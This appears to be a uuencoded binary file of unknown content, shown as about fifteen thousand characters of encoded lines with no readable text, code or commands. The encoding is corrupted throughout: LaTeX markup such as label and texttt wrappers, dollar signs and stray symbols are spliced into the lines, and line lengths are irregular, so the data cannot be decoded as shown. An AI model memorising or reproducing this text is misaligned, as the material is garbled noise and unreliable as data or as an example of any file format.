MYHV:E=N-XWC8D/RBX75,1(-QCO>(?)=CO(S+.1H38=:#W6&C5^K5&#[%O&NU $\label{eq:mr} \texttt{MR]7(^U6@?>9"\&.*0[70FY&QD$>OUW!,2$SYQD2+ETR*J)+'C-3.TLS$\#+()=8$}$ M&%A&11F.%JCF%XX'I2Z.CNM_2\$812I]4?2][!VH,X0;14/<%,R(MV9*6&TN\ $M_{+B}\$ 1 [\-F"NGOZZX6J+&!LYT&044#'H;-._-) \\Z\X\2338::'^' $M*'\&EPV/WUIY1"\&5TN?\&-4A@X(HC3IE-$K&4$F(M%'J1^^ B9=3&\#;4'/\DP^$ M#5&D\E\$5!#JDS%\$UVGBL":D#DE>7__3\$<7EZ=W8V5_]&L1K=/\/)H^(YU_F8 MANJ=,-&.`^_QZ@LR`QBE'A1`%"SAU0#8<TC/L\D,D]73+D[D&@^4/EWJY>%S MQ25<,;\!9QPT8DAUAON,`(NB(;LPHEH)`0PC!1.IM@H.0P,#VC*\$P<>KQ?9^ $M+"=?3#5E2YDLZYVPOOUM`F1,Q@9-._$/Y:VDP)RB:!P^^4"?0X5?D4TP.JI,$ M+V4R&#[3MHT)Y<R5Q@?\$P&'79/B9)0&7BFY=X<H.)A>'JAG;,&QH"(<A&'"\$ MUCB?T9\<>YAR!)PH80C?4J:S3:GE90@XL^6E#Y73SY,Z5,1=*-\$^MECCC5E@ MP.)TV^S6]I%@0N):RY]1MH<+0(RAL<AY6B"0/70H.`@L5#@M'-.KSX[FT/XG MITHZTP=S=MR2V+TIOUSQ._B'#Y<A?\$\$5!L.'B5818E&A<P(84'@(S,33-60P M""D=V)5-A5M'F2@X9CP!N94328S`4Y8FV1@W)-?Q#Z<Y&5&1>?XJ]CAJ'=<%M^9H'')2!UXDA:H^9U[AF/#:W#MU(U≷:(D\$=L@>F"3(JH,2/3HUKB!&A\$F MEXET@@Z\78I\$M41%%RW-U^CYD/QCG]7QZ/UL]?SWX&PEKX=-=%\\$A^#PFF.! $M\MZ0L\(*H("M<'6?U)\J<T.(4J'"#>?((.LY0**C$B'2\^'W5KB<HY,$PZ#U$ $M@JB'/7V-<3A.O"79;GL8L\FBWGE\$!E6C>&&8A"J&4*IFM6=L5(<HIHO--HH5)$ M*D@HV5G 3F`U:C0; F81F7C):C>WK.3U-NZO!<:>"^CBJJYX-Q"V; =]8+5V ML=DL]E#D&!@W2.J=Q,4#2DA+\,T0H>VI=!`-F\5>A%YAT)^=KPC'N]"MHLL' M-FH682/6.0%FV!%!>K3&S,@6VYV<G`*X`\^BS*P<P6)"\BC>5(Y)6J]Z:C:A M]=?(\WJN@9T'R&:IA'YRYX=-'5*VX?]JN6GRGKR8[&SR1`,SG+]P]`(2,+H5 $M86X=C@Q9C.4DFAC^0-'^=9GC45K^4;=Y).'^])H8Q:C,()WG"4<)0.<\#(_E6)$ MDNY.<']:GR\I=R\$AZ[`\$'XG+,94TKB9@W]I'&API)G48;.5_7^'Z;8W_*%QW MQVWI;8EGC2(!J]I%B15JP"41?K1LFWNL1QA&1NX!:X(3!O";68Z?""_(IEG\ MF64&@^(9*,ER;/.M>K5\:"5FW3-]"]N]H)I@Z>^P'#DP9&KZA,K9:C4.<`3*

M+!AB#MZGP6Y6'O?;HLCR2C\$"A\$SU#7[WU!X'\$)(2J%_[V883`>^?OLH4DMY\ $M < QP8^* < H[S$_NG=731]X+TD \\ 6P6UL/5]]F=DA5Z7+/-D_(KV")$T1#M-4JV9($ M:\8=S*#?@?UE>P=%W%:G/..`IR^L-6,_08G-!-+!8"S5^]C'R-GAS_P<L^@\ MB7?CMFQ+T]:B3:2FBV?\$,IMOTFHO)K)F]7J58I\F"Q>`0%&T[AC_:>ET2NB7 M`B4OTNLK]<P2=/[X[:Q9W9VOE%_9'AMGU.UEZETZ/@B`T#&E/%JK<W3FV1\W M\JU,X=)8Y>R+C.]9\$;\$F>]X*(FXX.'WYG\C2PE=S)JTFFKZR9@9E^J%?7BWW M\W]EWHWL7S5=*F%:(0A!@/-#[O;F^EU:@_\>X':*&,"G=MUTRKL2\$^L2AWRD M<853B*[B8S)9"!J1_ET_IM_3?+&48J7&D_F_G#.":^B64RI\U^?::O((KRI3 $M:=S\&%4K0;X93^>>J*VL0(@!5-R_>M4)>/+G3[8VI_#&Y^4O_08"^@^Y#_AMV]$ M2ORAK]/("XB\-EVZMFA?0)9[QQ,UQNHTASN=>CZ[J>&XBM>9T.?\C?%1[SY& $M!X\#I\C/-;S04/;.\con^&ENYX)D\#*Y0J.7MU':KRO9ER,?H3J/\U&L#3HT[$ M.[7'5U94#(63GMIR!"-%Q[+?/S\[Q"FWJ5PC<2EG;KL5Y2\%60:[U2Q4JL_3 MR58FK93GR:';#Z7H2K#F."^;K:H\$[\:4KS9/QT+^W&T"E_+ECAN-LN\$7\$EUX MVS>*"2UUG1B\75IHJRL8@%?)J9H9DU:Y82Z;QEU?Z\6WXLA0>_]+R7NV*E/ M>V*\`F4D)\$&G+;ND14LJE?U&-%%;44!\$7;SE6XL;B<LN6_>K6;F)`P*;]XRA MZM)($>A2C>:Y^=D!S7L$Q',9^&;L^07J4]=UV/\Z!="S!*]0.XY?4M+@P4G?_$ M.KD+M8NA-B(5]&8.>Y-,N55*.-6'%1](C&^.%*()/!\$)"U/J7&U:S9E:ID?% MK9F8N-; KBACXV5U#!!=0R8; QGB^E, 9Q92V35363<+[7&+OV%, 6KLGG3I)U, 5 $M/"?P?D57YR'EZ:Z)QB>1A&CQDE"*M=3PQ+#0[_/`:/,:-#JL6$RZ8^D[$124]$ $\label{eq:mccl.} \texttt{MCCL.@R-S0=FL\$.EM(;-S)@M4816E`T@/+@5\&=;`A+Z;QO(>GK"]"XU;TIS6}$ MN*:=JL"(S(0J9!DB=JI):(\$T"H*QL8B:&-+6#5E0.\$+)4!IN(+H""Z84AH@B $\texttt{M9O\$@J:.D?YH0\&,++)*UQ[2X\#.!GK\L:\[FXNB=*XO-*T,(E8H@+\%[=,1\G7G])] }$ M]G7*NIBVJ6(EC%2G\^A:`I.#5A>E(@%X=*,D&<,I\$_951!N05+E53WE&2]>W $M<YW6M\\O^V/)H?1?V8$=OO_0]2_V@C@+/"FV]69)P%;L:F]SV`R]=A018'4/Y$ $M:LN&^1JK(HI]H!,KYZ^]=0&"6N+$H=2P:TI_^69<!GJ(C@).C/2/*7-!5Z]!$ $\label{eq:mbso} $$MB=@*MDSO[*(QC^]+P"'>R&O::X8L*#]DQ:3TXW9(P-N29"?Y1XN?^$\V2[`I$ MJ;3WW-^TVFRNVQ:^P<*[W:*O?\$O>'Z'H^EI#7>&A,.!+_,ZXCYL:N5?6V0LW M%YP-<RE, 0M?R; A%86^4.HH41XZL*CY\$9UJ^3+T&D^1&0%?0\$M5F40EY/X<:& $M>-OIJ;5'+[E:_F]E)5X>>1B=?9P[6KI(6U+2O<R)H*X<-;$D2#+8L(8A(0RR))$ MJZ#/6;I-R[KIB!:<_'<K%9P&5(4UI9*%6;SYDEFT)IZ6A%M>##5>;Z%&_&E& MZR38+>0+WP_`DX\$P+BP)S^W/OX!OMVX<G<S%R;?:L?M`YI,]DA\IA%/0(WX' MZU4>G%3+XA78V2>]PQV^ADI\NB0K%.+(?GRHSUYIJ\$TP+\$^(LK9/'@95@M^9 $\label{eq:maapprox} \texttt{MAaapprox} \times \texttt{Maapprox} = \texttt{Maapprox} \times \texttt{Maapp$ M!;6EJ,4!,7BYE7P`^"&*#)\\LP?P_<[J8./?9>=,*9U::-")V?K\,`76.L#A MQ_A@(0+J.BV])(#%\$1)Y!<.6,MZB*8VF*]3FBFS/=:VC8V5&IJU/E3MN=U3D $\label{eq:mc?7=JM"OATPT+T=1Z*970]2(AJ)$<*,,05KG>R=>)8"#]W$K$0#4(')B&$ MM8]R1S98?7'4PQ(+%CG:;1K:,B!Z!A?3P.62%=D+SE-''F"&CZ1]`)&PQ:FF MD`!1H&6'/)`701]Y3FJ]9,ES1TZ]X6LYKH6UMFNT^^N\IJ6RJ="Y:(@S*M-M M:@%) GI)7^IM8F<$XYA53N876K/](?=U]HFYM-,GU):<math>F8\&866!=-]5N+;W($ $\texttt{M66YH"\$)\&!!Q(>;=!7D\$ULH(_=@D.6E]2@SI:^1KE*(H\$CE(R=:\$\#_8'(@0:9)) }$ MUK7*; $`Y\J(4312RP`(Y=4Y&)^,`,SR@^6<TX@1T]KV/JJ8D!&'UJY.=$7&$ M(,_7z%QSN0J@]T6+28X-S(K`M_/?=02]Q[RPZ,DQJQW)6I``ALO.JW&.\$THM M0!V:NC)4RN2=3Y5, \$\$U=1:T/(P>\QQ=UJM45@&\$N26\QL1F\R0*S?VJJB.*; MS0\$,2&9EHH4I3+(^%8]@H@UDR-W)(X0_85PBJGT2K]V@+SNTI>QW2:&6;1,+ M+JA&+?&&&>,4[<>@W#O.R'/_RK%F1HO')H#U+HPW)=5;:,'IYI%:;+8'TYH-M7[>CYY=^<KE)DX^J^PH*`)SCN*X7CZ^WMU:/9Z_F>H[C1V^#.=;]C?E-,P2+ M6>8*RS-VBN=6L0IE/D'??XITMY'Q.[!G\$%KW:9UFE3<M-"0H[E75S)'.C'`[$M'W/=S_U8TA7UZ\D*W@QW+)$4-050#B]:P%X&?$:(X@L\')Q1G;B2O!-MPKF!$ M64`JFUMN-E<%#:[7IS4+/G`0-.?7+ZZY1LU73K(@,-E3D+N*&2@K+K\=W@BF M8-+,M1\$!KF(A=2(PCUT)2?3B,483(*,]IT1X+(US5R"@X(C"(XP&)1LE,*,G MG,G4KN;\$\$0LD6QX%)805A+CT*RW^NGF8="0FS*^KZ,/S";'D<KM_P)YZD_A. MS/'6[#SOH^:&R2:>KOB)\$YDHIO:@^!H.\$);4APQ0@QH(UDT8!C,NA[L"TR+P M<^U=-EZ;Q8&K-\9A?F\]D'`"93&H'[W5:R-QA+\$H6J;T\$2ZTBKWQT%GP+[DA $MU^1Z2@]"H)\&:'$_<&-<[/\<C$7+']`H->>6/$1<@!D;_?.CSYP@2WM0#J05_$ M=K6=JKI_)_#K&B')M\$.AW8]?C_?2.S-N"(:*CN\"CCK@.[51DV>DC0N:!!\$< M"77X<>5=?TZX.,U77Z6E*8YPJ4'@LAOMR@;"*.)A`V5(CM.:H1_`J@&"N)#D M\$6>UQ673W,V%05/B(\S'EY]OX%=53J=71\$?X9986AE(<ABGD(@LJJN(0,-TT MZ:Q4G\$1![6(GWX/BEI\$F1@O8Y>;W5>;Y/U."^N?SM<_)&1D1W`A=P?SVH6]" MOT3BC"+&080BLL09!\$SE09@1-;"8;59V3\$E'UG:@+@5"#:)H2\$0594;0@A9.

M_IEHE%\?@D/X@AOY8RF/+: `01H&0>\$9L"3E%[&\$03B]%GG7\$6-BT14\$Y24%! M*\$`!`D5-I]B%+CRB8/N.//'DS>[39A0:6>3"G.M(I0ED2:PA\$J!51_`7-%(G $MX/*LA/H$9\4-*\9?[BPZ8\G.1)2*QYZ:?8/X!DRN%+@.TR/%QN@#-!0C\&V$ M3AH>N1V"_@C96-',24HW:N&M_1)22\7)E28@H@BNN=)H+E%H]*5L+V#7552= M![I7]'K\RBWPLL[D319/T"S!1W\$.S",OF:DQ2\?-G!,5)%,N/`<ZWKSEK?R; M]-VZ#E5N;QFSV`U'VQ)57*2<5Z*!6)C?5:F0_173%`\$.NW\$6(U_P?^?D>DU= MO+;Z3&Q>5AI!DHJ\$8^^/\JO=#F4'0X5'N]W<27&J[C1PR0RN3(XJ?G<7P[YC $MX`.U3LZV-=Y[M"*&\N$QMP2DBB35>B(12D4<V5/Y?_#\VY`C1W)Y/6:C1%L^*$ M1B#<1387?C#^BL%XQ0NX=?5PV]9KM[\=4I/<,D[9V9QUM!-QR_GZ(4DF\$Q!1 $M%.6"[V@J/+>Y.ZA>D(2'[#)T_A1BBEB4]^IDM#05+V-<S5)]VR?52J$L,]C$ M1]\$U9[EO2Z-OKSF[W=;*#**],JGUN>C-7*XGOJ=-HX@#KMEEDK/^7EC-8^=? MP>LH8*=, IN*Z%6_*A"SB\$(%D)BE&5L`E&<D6/W'@L\)`:1\$M\2NDUK<KJUO7 M9`@AD5A;N"@84S-9`7_XFYOZ/B7]`T&^Q.K;30PT5<F/)I@V&,HPM!`&/DD] MPNR,(E345Y%M&+@4=*]RNG4+P4XYZ!8IJGYJ)H@P_L#Y1=24&\$6"`58P2%#(MA,4@&@2XMJ:H)+&<@4\$4QIC'!/FI`:0.@OUQ%U>V_ORZ]F=#X/RP[(7P'5^X $M4A=H7M_@WXJC, $XGC; 9M2"&(&$A@.`M(EDR[:H8?/TJ[75,35[-P-\/VD:6]))$ M#?U8\9U[3"D+N*II'.@:2I`3X(*`)*X6Q<*\$()0G!(AG!8]?M[LMLHR]E.,B M[W>@`*'<Q\$\$W>:``KF.X(L6X'9?\$;OC^S*%5?FSE?-O[#-&Z1,GRU(C4>(H< M9!U2>Z%DV`>_#>/2RS&(DDC=0-#PAY=JH0Y=H:T]7+,Y<C2?T>E3\#'6)M1-M8W5_%P(D?8NC!RJ%A":7\$'VB.+[#7+AK:==C9\$47.5DCE41A@R9\$G'.&1J&* $M&R^7L6G@XX^-_8$Z<W'&P/VY,)[Y)^JE=9MQR^_5;>-^L^CF/8^/PG?E=IP$ M2CB(XFA^/CA9D"B"T```Z6US(AZG1J^R>BNR`^M3R!*)TN\M+C:\$#S!'QD\$C M&&HTRX@%B`\$`:2</4(%W-PV?4W4[3,]=:,&`L,T-,:,993\(#DT#ANUC4C-T $MT[-"K$F_G]+&\#=KO_31^XHJ=KY5&(+IF?2F[*.8CW^C_^6]UA-^@=(-LQ"VJ)$ M\]'P.`#=C<7N]^3HLB9T;KX3:XIU_?:S_)@,)MSU#H^*I29QD9!>#DIPG%/K $\texttt{MF":<N"[UF4F/5D(-3G585'1J*"15?MW2,X%)\#;YQ!\&F>H?QF-HE=0Z_<-O<D}$ M9!HOAZBXR1].))L\\\$XO.U>RH"0./CBF/6PY,:O/PD>QK%`G+2F<Q%_W4M_L M>J&JK)*^V.\OUT-ULF9EM0>-U5+]*5IK]"OO?<ZAA>XA?U25- T*B76;Z]OY M>/M5.C?I-59R>MS\KS/_AQ>LET3D.C?*Q3GSW<)YY0WN+O5Q@ND7_3ZR9B M<%N4>;AOX!U&<[<L24GC(`&8W!J#*V[A2];L\$@>D)!`E+MO'N85Y,KE:I2I; MHN^YW]-?QW_5KJQKEM&T91H)SRX89B/)@^]F\$&V8+XNCV@G1R^E;!`0(A3E[M-I`.2+74_\ANQ9IU9+BB=@VROT-J%GM]3'V-XKBML')Q?15G+04W)L4%JNV` $\texttt{MNW=?E,9;0+T\#\$0++](8(O2/\$4>\&X_K-?0[['X-\&1;K.4\$,O.F-V*4.\$E27>Z)) }$ $\label{eq:magazes} $$M\&O:@+W[-S85A[RH74)A9PR!NU$`1MQXZE8`ZA;`E,W]G$+Q$$K^CHRQYM.:\$ M#770*7KF\$''D.HZYM/A>F)R8\$1=PO*YTWS;2GY)5;(Q#RDNKDI&+L@`TF(E[M&W;,'UBK0("^<<KY2I)@29LC"JUD@]2H3F0;?\Q6L]:S>95N\&F,+<FK<M#-MDWLD7*B?#11C5];)/:\$@HH=)>M\WRM]+U3P5A`\:9O+;N-)HMW@,Q<;W4?\= MU1(K,`@\$`B*"QD3RW6GSHJ^.O7N+U'XLOV-^&MSMU>@[F"Z&P<:@"97A)"N4 M@ABD-QT'4\$-X7('`\$<=,%>K;5QI,"X8I*DBZQH&4(R]V+PH([A49H'3?VXQ- $\texttt{M[F>T3MVGB(P>20\#7-S]-?9^OC^!MT>OJW:RW\#BX\#B44F)[YB'7IU;ILP?(.&) }$ $MZIDTF_PG\#\&FT/%\4x\&\3^DY0KF939590"J@!`+@"\5$"^*3=I\#JR'SM^;__?$ MY[6K;KF+Y"L`%#C+:V&F^%J/!4,.D8"VXTK"M5TMM!1.DY7B07P:F[Q7%A<V M211_GO*TR+-1BM]Y^6'LJ;:/:&N`@S;`RD\$A5.'O`-TO5DH#C8[`O.*IP!@B $M#,2Z$T&"<E6UP76Q:B$-$IEU@(02D*?0FV$%2%G%*VN\Q:F1BA.%@7!!`8P,$ M) & * * < 65#) & 5#, , * \ OB ' Y (ROWW > \ G!? - () YA] H? 2: K * -: [+ UCZLP / \ L@N! = A \ NOW | COMPAGE | C M0*Q^+\H,B+\SM_<:E]L:GM:R@<&B;V(\SB)+,M4JU^T5RZ0*\:\#08T\P)*1*7 $\texttt{M+"[XSO.OD.WOBS4U9];MQ+0+:W8")>(YM=&[HHV2652\)KCG+!@2)6\$NT*_S }$ MGK&6RH<8YQ&,[;@31C`C8U1@QA-_LAMFZ</,O\729GSO`(R?]7\$G#&C(;^;L M6^-7MA-W*Z&RR%/)FNV?T)064\M.A!!]C#C-^6=(4B&,]^CU-P&GRWTEOJ-D MV8Z1ES>^_\$6I&#ZET9>F<]2'=^Z%\$-UO&K)[:/JI-I=[YB[;+SJ5F3%84YT# $\texttt{MEJKH_S=ISZ} \setminus \texttt{U\&BR[0*\Z^YD9UNE]9S([_Z/R[\#5:B)T00E\#*UW<24BI,NY\T]}$ M9(Z+C6R2?`B<^XQ\S\%)//MY9UF(860VQ30_8\0NE+D-_C[J3<D(&WXXW3*Y $M[;E./P\FQ"185U5\%0[\?\="8\E>O/6=J&0,,Q\HQS-."-#4X17)RWKC45U\%I$ MZB#MH4\$5'ZZ07\W60)`<HD;EQNX\$\B7<EE62AX=2R40/\'#&0(9<ET1,0'-K M!-@\JPQT5-D.GZIW4,OA,8"!W5)?1^MB"'XV(":8ZKSTT_BH#\=X%EJTY,6* MYVLI24HN+BCR#:V"\$*\$\PU8"TH_+6/K10\$1BSTB[7XR4IKHC:_>0.TZ*MN>@ MN[%#(8^-?=:"T]B<)OH+L[6=<[3'YV7\$%TEB8I=2%%!=*?T@R_KAJ0BVO_T% M'4T0QQ)*\4\$%7LERHH?0RI=07UK^._H]94ATBIBF''/W\[>>,UIX>S^T&'\-MOR4;\B]0`1[GH:"%HDABW^AE06A*XQ*WCN2@@MM'=&Y<=(G`1YZR;^EN';:C M8D=X2/XF:IA<<\H*:]KMN4E?!)%=%N%%BM3<N]LPF*AZ[-0;N)RRYO[_4MGJ

M10)H5HV-#BOW; * `-DNA.UY&7"=8&2PF7W</ 'H15EXGL5`W&DOAR5Q:C82[D0 $ML+L9AH%-O:S@YYZO\#^Q8_+DR4,$Q3Q4N%W^NH52R>KEOI+R*49')&F?&#N_$ MB[T5"#0ZXLR;+\$>(\ST#V_>?V:1J&FNGM:KG@VUF4!2+\$+=JL\$NR"AS1\$S.^ M790YV=RD0YM4T@`F!`@J2A@EHJ*9VZKV`5R:JR`Y^4]W\Z:NZ-<J@SEE"J5_ M7]16+I=^J??%,F3HPJ6IC)'-PMLZ(JD#-BC[M"<90]8Y\$T=_@C-C+W7H0M^^ $M>P<HV;>Z$:EG>3"^@Z'XJS8NGN\\587*TZ?]0)(6[4L]6/&A7J\<NJ"<&IX$ M0&#M9[%Y/G2 9NI=N%05%+R*/ 3#;F8>M[G\`!7T,V73`"8\$H%U^:FAC8.4@ MYB! `U5, V@[&XE(*B; I9G-%<I:49-D6\$"&)"03S' `44HGX)WDWJN]U9T6AZ\$_ MX8PR?LPR\$.GL400Q;L70*:?T5]3\V\$U1:E"P?SMSL(*CZKEP>&QMOZZ?!^-W $M[=8T94VG8PNY$5V:K=C7/',UR*"I[#*7X(-1*=R3N_0;:2V@N]@I<="9#*87]$ ME5M_E[E-?AQG?!B,2Y[1"E"J7=UO5\$OLI_XHKEFZ34CY2(WF:5JQVB/;D*!+ M\H9#8_?&&\$\2>BT\#D\>^MO(N\]K>WC\JRN)AFG6@\1\^3ZJ\\$X[\(**=<AN16\) M;KZ]U8G,O\$Z[F[69@:/OFH"N*35,%6'EZZ2W+\\>BT[4+S#KX2:44:/:41%# M!\%A`T6T54"Z[9N+T%PK61&-L*]@M[1L1@1BWNPNG[5'^)?U((OWQ!,TQ)`C $MO-:A[2T.RGWMB[6E>7/306]+L]MR"/-QJZ(D&=-`^BJZ]F02TC+1%?R63^J>$ MK_"L8M=<G`=W=%QCR>&FE8\WX2>8*M;:878FJ<H4L.!<F)#YS37ZO\S3G[CJ M-62'.`5G"#Z\$P:5XIZ8_BD#;")`Y^%4>"-90<?(0MJY[4P0(DF^OE#,PP051 $MR0*BOC.2*B>)TEJC1,.\#M/G+-\#B>/BZ)>[>&S(<D0,RN#4H^@EYW?4K+DB4R)]$ M0BDV/@)L-Z"XW\$\$"@S1#M-AXE;3E)*^',L#/T\$5LG3LT^2%7\!=ECQ/%YGQN M.08U(DC!J";I!+-Q=XF*:O&+`="(2"3;:-*`F"&CJ@0&\$%(V92)#E@-4`*01 M135&30'Y\$7-CIP6&D>7THZEZ-X\<ZNG'4H+3A1N'&Z9CPU^).KY_\.Z_2-C, MY?AZF^OID'!#W:Y<XH;M.Q*IPOJF9%%SW?H^>G.`^K_";I!TW>ZQR6MD;^0($M*-Q#D?.+@C?(Y;SP+10;B`Y3)\:Q50?<D4@T):HB:8;V>I[4UE#U'KOZK%6N]$ MSU\$=B`G!Z#1[`>7"ZDV\$"/\$@+%ARL&:]1TJ)A]ODP(NA)**).*6.Q['#"D`I M%&K5*`E[);]JKP3N?K0-WUZI7/:1)SHQ/5Q'*HN;OT6.C8LZ8+8JKF[8<B26 MSZ+[RG4-26'BWZX_-ADIYNNA+;^JZ0QF+XQ><S\TX*.[R6HU016'D?1[D4A@ M>B]:X%70[>;!R(B=&LC^E@CKY0E5%+7P%-@-1\$4L;(H9T\$(1[94_^!N0G%85 MFZP"`!OR`![WHLN&\>7]#/M7R+]:X8\XA8.#KZ&H*Q"Q=&4@/.&QJLHO>P<? $\texttt{M-WF=[LS*\+"^=_L+?\?\3Z\#TYW'9J`S4.A9C'1Q:2C"*)1\#A4H1A49!I?J;}$ M9<IP00#!4QA@\$'BDNS6;A5PF0F&HB-2JU!8.IF^UF.%]NN!%:3CFS(%:2-07 MV`?_-_3(X+R6BB-R0WK6-AC10BT4"([>J(&DR8WN6C5,U=Z1N;M1(8GDX2\$W MAU.F:W_/#=AADO:WZW"T1B7.B%<9%U05&A`@N-HWC"!/*BH7_0?Z&,PO#P]2 M9C'>^+V<6U#"XCN3QDYFY18`I[`2,;FGU='(X4+SBU&S\$=B'#]*]?M<V7%&] MBB<3DK_/I'38)S#--,W7/U=&7.,73J3E.5!6A%`:=215,.,W8C.O.&O_L(:C M=/DTY[FT&.0"G0"FF1B2JMZ(T,PU^:%EFZ.W*@Y&H`KM)W\$P___?O%D=50DF[M?*^(T\$TE0!1,9%]3CJE;/C'TH#CL]H0(BA.&L[#C\?[Y'Q33HE?*"/,Y3X= M&/MX'LD\LE`&\$]2/%/9E%\V.=#1M6+`F<_C88?_Q`)B'@M""@=7?B.SW@@_R MPS:=R@+,=4K[X@VVA6RR1PML\B*#R37(,^:0%`T0<:Q=VIQ=>3_H7:\+-'"S $M81\0\!S9EK[9?K>;@D[--,X:Z8:=FO,-0*<^+*QA(".!4;EK@N;W]BV-:6F*$ M5E&=J5P\$D2P@G%1ZU>V)V,]PAX4-<Z@0#7:K\$@@]\Q9O,QT'K42]S"C]LT_> M)WSI"2-%NWS:?%FSO]_'HA:]&>@\J_)]F64-W5UD_2RK#TSW;OZK;M,ZM88V M]S^@[9%M[',%06GD:C^[?@HT-L"ZW0-YF;P%CDF[:M0A58[\$AX/O"TRF'/.3 MI/G.SQ?L^E(F-TW)PK\0^C2;X+?2V&I8O1J4?1&UF'S7CB"WZ2,173./!3K\ MH#;7H7\$6++D!-?124(23@LVM`J.*PH#'";7]QT\CKY="]2<1&Z]9&4K!>KK? $M+5"8XU#=(7VU?Z3NYJR+?90)[;UXU8?FM?-5SN(W-H]X>!,'3\G%<6R:W,:M$ MSW&KT`_;3WN^=7Y7R#!+_'\9CSB0\SIF]QH>1['J^\$>>DGR[WL\V)\9GW+C> M<AW"CV635*01=@2H)%8Q*\$N3O>FJ2E0H##.-(L&D39Z\?TZ>LW\T)CO^XM%G MZ=ENL`X3#A0H0H=/>]I<XO<%2T,F1!*N?]*M'D3O<<",\/U=)I4I7N?:IO!A M35]"\$;\'O23P%1E8"`HY1%)K.*->!"I%)DE'(0;;]59Q/K%C-`YRH32#%BP) MZ1E3890)E?\`4N)*B(V3=MG#5H1O.)KQF5=S[0RN9U3*6U9E(NEF<KB1E7T% M]T[X-`J&^-5"60(YSSBTBW9W&36V#%`P@4&(`@`OBIJHN+,\$2D/B:X@7->Y& M4 @['1,?D]'/GC.R,<[7;'E>2V0-F-(OS/;)0U&+"9(<J6K^9BTOVT(;5,B))$ M8\$A2,/V!U;\H^P2MCPO0H71/XR73_1KS"__`G3>'S\XVWF73+Y5*^7)J%-`:V M/O*4\$:<74X.MC]T+5)O*7B!@N]W#XC7"I.B\$Q!S`4*8(WVU,O@MLBR25N/`D M+2,;XHK\$][=+\$<UQ):@N:W3P@FVU&A2)(+9N"[_G_I_,=N2^2&3PA1LB&X2T M\$Y`%GS"99*XT*@/FGCQGXJVTQ5/702Z!F.3D89`[-K^3J8Y90G#IJ,JP.T"H M.OJ(J;)/`UA'B2X'%1ENF+VM@/[-,%!PG5P6TR*0"34O-RQ?*-E.E&D:VH0+ M#MG#G<.(%B6!@#\$19@QEP3!IA\$P^+Z&TR&UW7UAEP*9/8#H'38L"1-P\$#5Z4 M!KLLAV2\$=-YBM1!':-HK1NG6**L&`8,ID/.F<!9^@W*JT0\TL3.0B'1()0I,

M"L,2JY?QW[GVM5KYX39''+8N_BQ:FP[*-H1FUD1;(D>)UD\EF:[0T*QJ6XUN MBTP\$C*R,193RVQ\$DJBBB\$T-4L1-<Y)I`PMI=R@K7K#G\$8>K-BMUC,.!\$*6PXM&>55""E*J)%JMFM"0@ZJ!*\$T=G2L6F!%\4LW;),C%#=FUH'N:OA\B#4W0WN* M-LAB^UW<,XI?),?\$L5]RUG@?\$S]WQ/S]^_/U.:X\H#2?X20[`EV7SR0\]F]+ M6=@S/M7.M_6MS^/2@P<_HBUT4G'9/HH^C+A*(L'J<44)JWO_L>9F'[Q%Q<X% ME+Q7*[9N89-&'^E<=<18RO%A\$T*'^9?2.7L3SUKZHIG"5:/BHKH6KV!SU=5\$ M[CO[0K0%TQU)LUL7E\4@SSSJQ<Z&@5A3X>KPJ?\K+,] ^?[&&;6G?6-`T.(9 M'1CM+ABQ%Z3![2V6B2A7YQ`-=Y0UO*[U6N:3CME_1H?!S-_DS*91=5<.O712 $M[3*4]PZJECBZZ\C'I-[1^DKXMZ@"V#+L$"1>CA7,AO41TH1A[Q,?J1-1:7<7]$ MCU"YETGZ!0W3[R'DA=1/QSL12SBNF*C9RA,-G05LK=502<\^3B[TN9D"*1_W $\texttt{M_5J-*KA\$(5(,!V2GBJ-\$N,X3[TGZZ-JM=<R3!N78Y99>3J\backslash ABX[*?(MK-=,?)] } \\$ MY#*)+>R**=/O/F9C!-;']/+^ACJ5\$D*61"IE=C`8NN7)'\2UPV_"_('')T\$J MGN/+OQ#HQR4PC.H^[20ATTU#U9XQ>W508S8)_B.<, %9V!?3#FW-C0Y(\-K;E MOPM=:+*JZ*8FCC7@JV):X&T;26+Z_7VL*VHLC=T)>.>-&CD+M5VW/]V#+[DK M7'=CP9:Q#ET]W=N=Q.]-3;6'FT:M6W2E6A[T\>"Q"!+GNS*\$*B5+HVI`"!K& M\$=!XBU,2T*S9)SP_U2CJ52#LTBS8@,3\$%.(0<W';#1#M="+GVF1J_.PRR^D) M,D:F;I)^0AG'.C*3374>F4^'],H3I,%>B\$LD_ZGLH[D;:4A>`O"'H]2S.PJA M;,,.HDDYD6=19`4,Q_TV04+C*<@?+F'O,9D#A:[0>KR]-&[D[F;#:.^FBXD) M;RR*@PID>D"X!NZ=N[KR6<GT4,MKD>7%*+4366>7PT(3*7!XS5C(RT6&.FD0 MB.E04J9"[NRC*384G`IEXU@D%\H6\9T*4S\ZU'BYUKW7HL#A>100:9JI9/@C $MQ*O6%[T;WD+X^Z-V=D(@Q]R\,Z-WBEI>@*VFCW+P\9LG0[);'-:&QA=&ZY"Y$ $M=U, `7\7'I1UN=8V6L;2"F?6W*.0ZB.]9DM)!(\C>-C#V>'%Y,DG+V(<"F&MQ)$ MI_%MLM5Z':\$"R`>YK=<6JZ'.&9]5ZW`R'65\3*7]HA"%-Q4\+G?I,:7\$71[< $MCO6XS, 9&G[DC#0$`MF,R2D+$KZ);B_M:K$FIT2A]Q/(7[]Z1QM=ULC8(.0B)$ M'13FJRB>%/RX4=F>%<O\BV_(LX5T;4-TNR>]SHKOW!#0Y[9A*7"QFE_\$W&WR MW2^)HA[.UVE0+[;;-&!TUV&"91ID.`S%\"ZRC."9X'!X_4F[_%*52=Y[?!" $MO.T%KH!\7S)H&U6L-@W\D&3T'!5%*`74E`A3`3_V00Z;GN/J&?Z(@%D!05P4)$ MN\,8UU0&BWJFDBW\F*)ULFW!9)(!-!Z'@RQ:;-BSA65P"ZIFMON`A)?RK*/P M_FK*?Q.]8:M/&FLK%:LB&H[?XL"P`CQ(`,[H09.X9Z1E/2Z6+'HJ)G`K8H3I MS8Z0"+AWGP\$[CJ<7LILM)].LT]2B6V6`JI&\$%Y*0(")AAS\$QE7>U%6HJF.SB M8VBH@>O#L,";..P5!FJ)!H(R8F4(2YA6(^*K5I,@Q@WWBUJVH4GL#`K8ZF+P MKI8/'_W+JRJVTI^G_F3)!XPM+D:53,10S+<%B8/PV\X>HR0]GN6[`DCX%P35 MB"(%>5@OW&1&V-5[?;81)EX[I(R,C579`%/N,9NJAD(\,3AR23(.S/?*OT%) M\REF2\?MSBS_5/;\:Q)@5\$R)_49]Q<7_>YZ\Y4T=.!)VKZ+?R@TS"X[30Q#^ 